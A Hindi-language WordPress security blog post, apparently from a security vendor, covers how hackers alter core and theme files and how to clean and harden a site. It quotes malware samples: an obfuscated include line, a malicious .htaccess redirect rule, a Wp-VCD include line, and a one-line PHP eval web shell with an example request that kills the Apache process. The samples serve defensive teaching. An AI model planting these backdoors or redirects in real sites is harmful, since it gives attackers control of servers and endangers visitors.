वर्डप्रेस ने वेबसाइट बनाना बेहद आसान बना दिया है और किसी भी आकार के व्यक्तियों और संगठनों को ऑनलाइन उपस्थिति दर्ज कराने में सक्षम बनाया है।
अपनी वर्डप्रेस वेबसाइट को होस्ट करते समय, उसकी सुरक्षा का ध्यान रखना आवश्यक है। आप कभी नहीं चाहेंगे कि सुबह उठकर पता चले कि आपकी वेबसाइट हैक हो गई है और आपके सारे विकास और SEO प्रयास व्यर्थ चले गए हैं, वो भी आपकी जानकारी के बिना। 🙁
अपनी लोकप्रियता के कारण, हैकर्स वर्डप्रेस के साथ-साथ इसके थीम और प्लगइन्स को भी निशाना बनाते हैं। यदि उन्हें किसी एक प्लगइन में भेद्यता मिल जाती है, तो वे उस प्लगइन का उपयोग करने वाली लगभग सभी वेबसाइटों का आसानी से फायदा उठा सकते हैं।
संबंधित गाइड – वर्डप्रेस मैलवेयर रिमूवल
हाल ही में Contact Form 7 प्लगइन में मिली भेद्यता को ही लें। अनुमान है कि भेद्यता सामने आने के बाद Contact Form वर्डप्रेस प्लगइन का उपयोग करने वाली 5 मिलियन से अधिक वेबसाइटें असुरक्षित रह गईं। प्लगइन में खामियों ने हमलावरों को किसी भी प्रकार की फ़ाइल अपलोड करने की अनुमति दी, जिससे वेबसाइट पर अनुमत अपलोड करने योग्य फ़ाइल प्रकारों पर लगाए गए सभी प्रतिबंधों को दरकिनार कर दिया गया। इसके अलावा, इसने हमलावरों को उन साइटों में वेब शेल जैसी दुर्भावनापूर्ण सामग्री इंजेक्ट करने की अनुमति दी जो Contact Form 7 प्लगइन के 5.3.1 से नीचे के संस्करण का उपयोग कर रही थीं और जिनके फॉर्म पर फ़ाइल अपलोड सक्षम था।
इसी तरह, 'स्लाइडर रेवोल्यूशन' प्लगइन में एक LFI भेद्यता थी जिसने हैकर्स के लिए कमजोर वर्डप्रेस साइटों से wp-config.php डाउनलोड करना संभव बना दिया। इसके कारण डेटाबेस क्रेडेंशियल, एन्क्रिप्शन कुंजियाँ, और वेबसाइट के बारे में अन्य संवेदनशील कॉन्फ़िगरेशन जानकारी लीक हो गई। इसे wp-config.php हैक के रूप में जाना जाने लगा।
इस गाइड में, हम आपकी वर्डप्रेस साइट पर उन सभी महत्वपूर्ण फ़ाइलों और स्थानों के बारे में बात करेंगे जो हैकर्स और मैलवेयर का निशाना हो सकते हैं।
1) वर्डप्रेस wp-config.php हैक
wp-config.php हर वर्डप्रेस इंस्टॉलेशन के लिए एक महत्वपूर्ण फ़ाइल है। यह साइट द्वारा उपयोग की जाने वाली कॉन्फ़िगरेशन फ़ाइल है और वर्डप्रेस फाइल सिस्टम और डेटाबेस के बीच पुल का काम करती है। wp-config.php फ़ाइल में निम्न संवेदनशील जानकारी होती है:
- डेटाबेस होस्ट
- यूज़रनेम, पासवर्ड, और पोर्ट नंबर
- डेटाबेस नाम
- वर्डप्रेस के लिए सुरक्षा कुंजियाँ
- डेटाबेस टेबल प्रीफिक्स
संबंधित गाइड – वर्डप्रेस सुरक्षा के लिए पूर्ण चरण-दर-चरण गाइड (हैक होने का जोखिम 90% तक कम करें)
अपनी संवेदनशील प्रकृति के कारण, यह हैकर्स के बीच एक लोकप्रिय लक्ष्य है। पिछले साल, वर्डप्रेस प्लगइन डुप्लिकेटर में एक गंभीर खामी पाई गई थी। इसमें अनऑथेंटिकेटेड आर्बिट्रेरी फ़ाइल डाउनलोड भेद्यता थी जिसने हैकर्स को wp-config फ़ाइल डाउनलोड करने की अनुमति दी।
एक बार जब हैकर्स wp-config.php हैक के माध्यम से डेटाबेस लॉगिन विवरण प्राप्त कर लेते हैं, तो वे डेटाबेस से कनेक्ट करने का प्रयास करते हैं और अपने लिए नकली वर्डप्रेस एडमिन खाते बनाते हैं। इससे उन्हें वेबसाइट और डेटाबेस तक पूर्ण पहुंच मिल जाती है। उपयोगकर्ता पासवर्ड, ईमेल आईडी, फ़ाइलें, छवियां, WooCommerce लेनदेन विवरण आदि जैसे संवेदनशील डेटा हैकर के सामने आ जाते हैं। आपकी वर्डप्रेस साइट तक निरंतर पहुंच बनाए रखने के लिए, वे Filesman बैकडोर जैसे स्क्रिप्ट भी इंस्टॉल कर सकते हैं।

2) वर्डप्रेस index.php हैक
index.php फ़ाइल हर वर्डप्रेस साइट का प्रवेश बिंदु है। चूंकि यह आपकी साइट के हर पेज के साथ चलता है, हैकर्स इसमें दुर्भावनापूर्ण कोड इंजेक्ट करते हैं जो आपकी पूरी वेबसाइट को प्रभावित करता है।
उदाहरण के लिए, pub2srv मैलवेयर और फेविकॉन मैलवेयर हैक index.php फ़ाइलों को निशाना बनाते हैं। एस्ट्रा सिक्योरिटी के शोधकर्ता इस बड़े पैमाने के मैलवेयर रीडायरेक्शन अभियान की निगरानी कर रहे थे, और उन्होंने पाया कि index.php फ़ाइलों में @include "\x2f/sgb\x2ffavi\x63on_5\x34e6ed\x2eico"; जैसे दुर्भावनापूर्ण कोड और नीचे स्क्रीनशॉट में दिखाया गया कोड जोड़ा गया था:
कुछ मैलवेयर अभियान index.php फ़ाइल का नाम बदलकर index.php.bak कर देते हैं और इससे वेबसाइट क्रैश हो जाती है और बिल्कुल लोड नहीं होती।
index.php फ़ाइल में ऐसा दुर्भावनापूर्ण कोड वेबसाइट विज़िटर्स को अजीब पॉपअप, विज्ञापन दिखा सकता है, या उन्हें अन्य स्पैमी साइटों पर रीडायरेक्ट कर सकता है। ऐसे हैक को ठीक करने के लिए, इस फ़ाइल की सामग्री की तुलना वर्डप्रेस द्वारा जारी मूल प्रति से करें।
संबंधित गाइड – अल्टीमेट वर्डप्रेस हैक रिमूवल गाइड
3) वर्डप्रेस .htaccess फ़ाइल हैक
.htaccess फ़ाइल अक्सर आपकी वर्डप्रेस वेबसाइट के होम लोकेशन में पाई जाती है, जो सर्वर सेटिंग्स को वेबसाइट की आवश्यकता के अनुसार कॉन्फ़िगर करने में मदद करती है। यह आमतौर पर Apache सर्वर में पाई जाती है। .htaccess फ़ाइल आपके वेब सर्वर के प्रदर्शन और व्यवहार को नियंत्रित करने का एक बहुत शक्तिशाली घटक है। इसका उपयोग आपकी वेबसाइट की सुरक्षा को नियंत्रित करने के लिए भी किया जा सकता है। .htaccess फ़ाइल के कुछ सामान्य उपयोग हैं:
- साइट के कुछ फ़ोल्डरों तक पहुंच प्रतिबंधित करना
- साइट की अधिकतम मेमोरी उपयोग कॉन्फ़िगर करना
- रीडायरेक्ट बनाना
- HTTPS लागू करना
- कैशिंग प्रबंधित करना
- कुछ स्क्रिप्ट इंजेक्शन हमलों को रोकना
- अधिकतम फ़ाइल अपलोड आकार नियंत्रित करना
- बॉट्स को यूज़रनेम खोजने से रोकना
- इमेज हॉटलिंकिंग रोकना
- फ़ाइलों का स्वचालित डाउनलोड बाध्य करना
- फ़ाइल एक्सटेंशन प्रबंधित करना
हालांकि, हमले के दौरान, इन सुविधाओं का उपयोग हमलावर के लिए क्लिक हार्वेस्ट करने के लिए किया जा सकता है। अक्सर, .htaccess फ़ाइल में उपयोगकर्ताओं को रीडायरेक्ट करने के लिए दुर्भावनापूर्ण कोड इंजेक्ट किया जाता है। कभी-कभी इसका उपयोग उपयोगकर्ताओं को स्पैम प्रदर्शित करने के लिए किया जाता है। उदाहरण के लिए नीचे दिए गए कोड को देखें:
RewriteEngine On RewriteOptions inherit RewriteCond %{HTTP_REFERER} .*ask.com.*$ [NC,OR] RewriteCond %{HTTP_REFERER} .*google.*$ [NC,OR] RewriteCond %{HTTP_REFERER} .*msn.com*$ [NC,OR] RewriteCond %{HTTP_REFERER} .*bing.com*$ [NC,OR] RewriteCond %{HTTP_REFERER} .*live.com*$ [NC,OR] RewriteCond %{HTTP_REFERER} .*aol.com*$ [NC,OR] RewriteCond %{HTTP_REFERER} .*altavista.com*$ [NC,OR] RewriteCond %{HTTP_REFERER} .*excite.com*$ [NC,OR] RewriteCond %{HTTP_REFERER} .*search.yahoo*$ [NC] RewriteRule .* https://MaliciousDomain.tld/bad.php?t=3 [R,L]अंतिम पंक्ति में दुर्भावनापूर्ण कोड साइट से उपयोगकर्ता ट्रैफ़िक को रीडायरेक्ट कर रहा है। परिणामस्वरूप, उपयोगकर्ताओं को https://MaliciousDomain.tld पर रीडायरेक्ट किया जाता है। फिर, यह bad.php स्क्रिप्ट लोड करने का प्रयास करता है। यदि आप अपनी साइट से असामान्य रीडायरेक्ट देखते हैं, तो यह .htaccess फ़ाइल हैक के कारण संभव है। हालांकि, यदि आपको फ़ाइल नहीं मिलती है, या यह खाली है – तो घबराएं नहीं क्योंकि यह फ़ाइल अनिवार्य नहीं है (जब तक कि आप वर्डप्रेस में प्रीटी URL का उपयोग नहीं कर रहे हैं)।
4) वर्डप्रेस footer.php और header.php (वर्डप्रेस थीम फ़ाइलें हैक)
प्रत्येक वर्डप्रेस थीम में footer.php और header.php नामक एक फ़ाइल होती है जिसमें साइट के फूटर और हेडर का कोड होता है। इस क्षेत्र में स्क्रिप्ट और कुछ विजेट शामिल होते हैं जो पूरी वेबसाइट में समान रहते हैं। उदाहरण के लिए, आपकी वेबसाइट के नीचे शेयर विजेट या सोशल मीडिया विजेट। या कभी-कभी यह सिर्फ कॉपीराइट जानकारी, क्रेडिट आदि हो सकता है।
इसलिए, ये दो फ़ाइलें महत्वपूर्ण फ़ाइलें हैं जिन्हें हमलावरों द्वारा निशाना बनाया जा सकता है। इसका उपयोग अक्सर मैलवेयर रीडायरेक्ट और स्पैम सामग्री प्रदर्शित करने के लिए किया जाता है, जैसा कि डाइजेस्टकोलेक्ट[.com] रीडायरेक्ट मैलवेयर के मामले में हुआ था।
हैक की गई साइटों में इन फ़ाइलों में गिबरिश कोड हो सकता है जैसा कि आप नीचे स्क्रीनशॉट में देख सकते हैं:

हमने इसमें से कुछ को डिकोड किया और पाया कि हैकर्स ब्राउज़र कुकीज़ का लाभ उठाकर उपयोगकर्ताओं की पहचान कर रहे थे और उन्हें दुर्भावनापूर्ण विज्ञापन आदि दिखा रहे थे।
इसके अलावा, एक अन्य उदाहरण में, हमलावरों ने .js एक्सटेंशन वाली सभी फ़ाइलों में जावास्क्रिप्ट कोड इंजेक्ट किए। बड़े पैमाने पर संक्रमण के कारण, ऐसे हैक को साफ करना अक्सर मुश्किल हो जाता है।

5) वर्डप्रेस functions.php हैक
थीम फ़ोल्डर के अंदर functions फ़ाइल एक प्लगइन की तरह व्यवहार करती है। जिसका अर्थ है, इसका उपयोग वर्डप्रेस साइट में अतिरिक्त सुविधाएं और कार्यक्षमता जोड़ने के लिए किया जा सकता है। functions.php फ़ाइल का उपयोग निम्न के लिए किया जा सकता है:
- वर्डप्रेस इवेंट/फ़ंक्शन कॉल करना
- देशी PHP फ़ंक्शन कॉल करना
- या अपने स्वयं के फ़ंक्शन परिभाषित करना
functions.php फ़ाइल हर थीम के साथ मौजूद होती है, लेकिन यह ध्यान रखना महत्वपूर्ण है कि किसी भी समय, केवल एक functions.php फ़ाइल निष्पादित होती है – सक्रिय थीम में मौजूद वाली। इस कारण से, functions.php फ़ाइलों को हमलावरों द्वारा Wp-VCD बैकडोर हैक में सक्रिय रूप से निशाना बनाया गया था। इस मैलवेयर ने नए एडमिन बनाए और साइट में स्पैम पेज इंजेक्ट किए जैसे फार्मा और जापानी SEO स्पैम।
<?php if (file_exists(dirname(__FILE__) . '/class.theme-modules.php')) include_once(dirname(__FILE__) . '/class.theme-modules.php'); ?>ऊपर दिए गए कोड से स्पष्ट है कि यह फ़ाइल class.theme-modules.php फ़ाइल को शामिल करती है। इस फ़ाइल का उपयोग तब आपकी साइट पर इंस्टॉल अन्य थीम में मैलवेयर इंस्टॉल करने के लिए किया जाता है (भले ही वे अक्षम हों)। इस प्रकार नए उपयोगकर्ता और बैकडोर बनते हैं। इसने हमलावरों को फ़ाइल साफ़ होने के बाद भी साइट तक पहुंचने की अनुमति दी।
6) वर्डप्रेस wp-load.php हैक
wp-load.php हर वर्डप्रेस साइट के लिए एक महत्वपूर्ण फ़ाइल है। wp-load.php फ़ाइल वर्डप्रेस वातावरण को बूटस्ट्रैप करने में मदद करती है और प्लगइन्स को मूल WP कोर फ़ंक्शन का उपयोग करने की क्षमता देती है। कई मैलवेयर वेरिएंट दुर्भावनापूर्ण wp-load फ़ाइलें बनाकर वर्डप्रेस साइटों को संक्रमित करते हैं, जैसा कि चाइना चॉपर वेब शेल मैलवेयर के मामले में देखा गया था। इसका सामान्य व्यवहार सर्वर पर wp-load-eFtAh.php जैसी फ़ाइलें बनाना था। चूंकि नाम मूल फ़ाइल के नाम से मिलता-जुलता है, इसलिए जब आप FTP में लॉग इन करते हैं तो आपको यह संदिग्ध नहीं लग सकता है। इन फ़ाइलों में निम्न जैसे कोड होते:
<?php /*5b7bdc250b181*/ ?><?php @eval($_POST['pass']);?>यह कोड हमलावर को साइट पर कोई भी PHP कोड चलाने की अनुमति देता है जिसे हैकर्स pass पैरामीटर में भेजते हैं। इस बैकडोर का उपयोग करके, हानिकारक कमांड निष्पादित किए जा सकते हैं। उदाहरण के लिए, कमांड — https://yoursite/your.php?pass=system("killall -9 apache"); — वेब सर्वर प्रक्रियाओं को मार सकता है। यह पूरे सर्वर को बंद कर सकता है। इस कोड को इसकी लंबाई से न आंकें – यह आपके सर्वर को दूरस्थ रूप से नियंत्रित करने के लिए काफी खतरनाक है।
7) सर्वर पर class-wp-cache.php फ़ाइलों की बाढ़
हाल के हैक में से एक में हमने देखा है कि cPanel और संपूर्ण वेब सर्वर पर दर्जनों या हजारों class-wp-cache.php फ़ाइलें मिल रही हैं। वेबसाइट के हर फ़ोल्डर, कोर फ़ाइलों सहित, इन दुर्भावनापूर्ण फ़ाइलों से संक्रमित हैं। आमतौर पर, इस संक्रमण का कारण वेबसाइट कोड में एक भेद्यता है जो हैकर्स के लिए एक प्रवेश द्वार खोल देती है।
वर्डप्रेस फ़ाइलों की सफाई और सुरक्षा कैसे करें
1) फ़ाइलों की सफाई
सबसे पहले, wp-config.php हैक जैसे हमलों के कारणों की जांच करें। फिर दुर्भावनापूर्ण/गिबरिश कोड हटाएं। दूसरा, संक्रमित फ़ाइलों को अपने बैकअप से पुनर्स्थापित करें जो आपके पास हो सकता है। यदि बैकअप उपलब्ध नहीं है तो आप GitHub पर मूल वर्डप्रेस फ़ाइलों को देख सकते हैं। कोई भी बदलाव करने से पहले फ़ाइलों का बैकअप रखना न भूलें। कोड हटाने की प्रक्रिया में कोई भी गलती आपकी साइट को संभावित रूप से तोड़ सकती है।
2) प्लगइन्स का उपयोग करके साइट को सुरक्षित करना
ऐसे हैक के साथ, कोर CMS फ़ाइलों को अक्सर हैकर्स द्वारा संशोधित किया जाता है। यह जांचना महत्वपूर्ण है कि क्या आपकी कोई कोर वर्डप्रेस फ़ाइल संशोधित हुई है। एस्ट्रा सिक्योरिटी के ग्राहकों के पास पहले से ही यह सुविधा है और यदि ऐसे किसी परिवर्तन का पता चलता है तो उन्हें स्वचालित रूप से सूचित किया जाता है।
एस्ट्रा सिक्योरिटी इन फ़ाइल परिवर्तनों की समीक्षा के लिए एक अंतर्निहित समीक्षा तंत्र भी प्रदान करता है।

कोर सिस्टम फ़ाइलों में परिवर्तनों की समीक्षा करने के बाद, आपको Astra Website Protection जैसे मैलवेयर स्कैनिंग समाधान से अपनी साइट को स्कैन करना होगा ताकि दुर्भावनापूर्ण सामग्री वाली फ़ाइलों की पहचान की जा सके। ऐसे उपकरण आपको मैलवेयर फ़ाइलों, दुर्भावनापूर्ण लिंक, हैक के कारणों आदि की पूरी स्कैन रिपोर्ट देते हैं।
3) संवेदनशील फ़ाइलों को छुपाएं
फ़ाइलों को उजागर करना संवेदनशील जानकारी प्रकट कर सकता है जैसा कि हमने इस लेख में wp-config.php हैक के बारे में बात की। इसलिए, सर्वर पर इन फ़ाइलों को छुपाना आवश्यक हो जाता है। .htaccess फ़ाइल इन फ़ाइलों को सुरक्षित करने में मदद कर सकती है।
wp-content/uploads फ़ोल्डर में किसी भी PHP फ़ाइल तक किसी को भी पहुंचने से रोकने के लिए, आप wp-content/uploads फ़ोल्डर में एक .htaccess फ़ाइल बना सकते हैं और उसमें निम्न कोड जोड़ सकते हैं:
# Kill PHP Execution <Files ~ ".ph(?:p[345]?|t|tml)$"> deny from all </Files>wp-includes फ़ोल्डर में संवेदनशील फ़ाइलों को छुपाने के लिए, अपनी साइट के रूट में .htaccess फ़ाइल में निम्न कोड जोड़ें:

# Block wp-includes folder and files <IfModule mod_rewrite.c> RewriteEngine On RewriteBase / RewriteRule ^wp-admin/includes/ - [F,L] RewriteRule !^wp-includes/ - [S=3] RewriteRule ^wp-includes/[^/]+\.php$ - [F,L] RewriteRule ^wp-includes/js/tinymce/langs/.+\.php - [F,L] RewriteRule ^wp-includes/theme-compat/ - [F,L] </IfModule>आप इस पूरी प्रक्रिया को छोड़कर केवल WP हार्डनिंग प्लगइन इंस्टॉल करना भी चुन सकते हैं। यह प्लगइन केवल एक बटन टॉगल करके wp-contents, wp-uploads आदि जैसी संवेदनशील फ़ाइलों को छुपा देता है। इसके अलावा WP-Hardening आपकी वेबसाइट में कई अन्य महत्वपूर्ण सुरक्षा क्षेत्रों को सुरक्षित करने में भी मदद करता है, जिससे हमलावरों के लिए संवेदनशील जानकारी की पहचान करना और उसका फायदा उठाना मुश्किल हो जाता है।
संबंधित गाइड – वर्डप्रेस मैलवेयर रिमूवल के लिए चरण-दर-चरण गाइड
4) वर्डप्रेस अपडेट करना
हमेशा अपने वर्डप्रेस इंस्टॉलेशन, उसके प्लगइन्स, और थीम को अद्यतन रखें। अद्यतन इंस्टॉलेशन चलाकर काफी संख्या में खामियों को दूर किया जा सकता है। केवल प्रतिष्ठित प्लगइन्स और थीम का उपयोग करें। खराब कोडेड या नल्ड थीम से बचें। यह wp-config.php हैक जैसे हमलों को दूर रखेगा।
इसे बेहतर ढंग से समझाने के लिए, हमने आपकी वर्डप्रेस साइट को सुरक्षित करने के लिए एक पूर्ण चरण-दर-चरण वीडियो बनाया है:
5) वर्डप्रेस फ़ायरवॉल का उपयोग करें
फ़ायरवॉल आपकी साइट को सुरक्षित करने में एक लंबा रास्ता तय करता है। फ़ायरवॉल आपकी साइट पर आने वाले ट्रैफ़िक की निगरानी कर सकता है और संक्रमण को रोकने के लिए निवारक उपाय कर सकता है। यह wp-config.php हैक जैसे हमलों को प्रभावी ढंग से रोक सकता है। आज बाजार में कई लागत-प्रभावी फ़ायरवॉल समाधान उपलब्ध हैं। एस्ट्रा सिक्योरिटी पर उपलब्ध एक लचीला है और आपकी आवश्यकताओं के लिए उपयुक्त है।

एस्ट्रा फ़ायरवॉल SQLi, कोड इंजेक्शन, XSS, CSRF, और 100+ अन्य साइबर खतरों को वास्तविक समय में रोकता है। यह असामान्य और नकली लॉगिन का पता लगाता है और ब्लॉक करता है और आपकी वेबसाइट को स्वचालित रूप से और नियमित रूप से स्कैन करता है।
6) वर्डप्रेस सुरक्षा ऑडिट या पेन टेस्टिंग
वर्डप्रेस उपयोग में सबसे लोकप्रिय CMS होने के कारण और इस प्रकार बढ़ी हुई सुरक्षा समस्याओं का स्थान होने के कारण, हमलावर हमेशा वर्डप्रेस वेबसाइटों पर शोषण योग्य भेद्यताओं की तलाश में रहते हैं। नतीजतन, वर्डप्रेस साइट को हमलों से सुरक्षित रखने के लिए पेन-टेस्टिंग आवश्यक हो गई है।
पेनेट्रेशन टेस्टिंग एक वेब एप्लिकेशन, नेटवर्क, या कंप्यूटर सिस्टम के खिलाफ किया गया एक नकली हमला है जो इसकी सुरक्षा का मूल्यांकन करता है और किसी भी भेद्यता को हमलावर द्वारा इसका फायदा उठाने से पहले ढूंढता है, इस प्रकार इसकी रक्षा करने में मदद करता है। वर्डप्रेस साइट का पेन-टेस्टिंग करते समय किए जाने वाले विभिन्न नकली हमलों में से एक डायरेक्टरी लिस्टिंग भेद्यता की जांच करना होगा जो मूल रूप से wp-includes, wp-index.php, wp-config.php, wp-admin, wp-load.php, wp-content आदि जैसे संवेदनशील निर्देशिकाओं को अनुक्रमित करता है और इस प्रकार एक हमलावर को संवेदनशील जानकारी प्रदान कर सकता है।
हमारे मुफ़्त WP हार्डनिंग प्लगइन का उपयोग करके एक क्लिक में 12+ सुरक्षा मुद्दों को ठीक करें
संबंधित गाइड – वर्डप्रेस सुरक्षा के लिए पूर्ण चरण-दर-चरण गाइड (हैक होने का जोखिम 90% तक कम करें)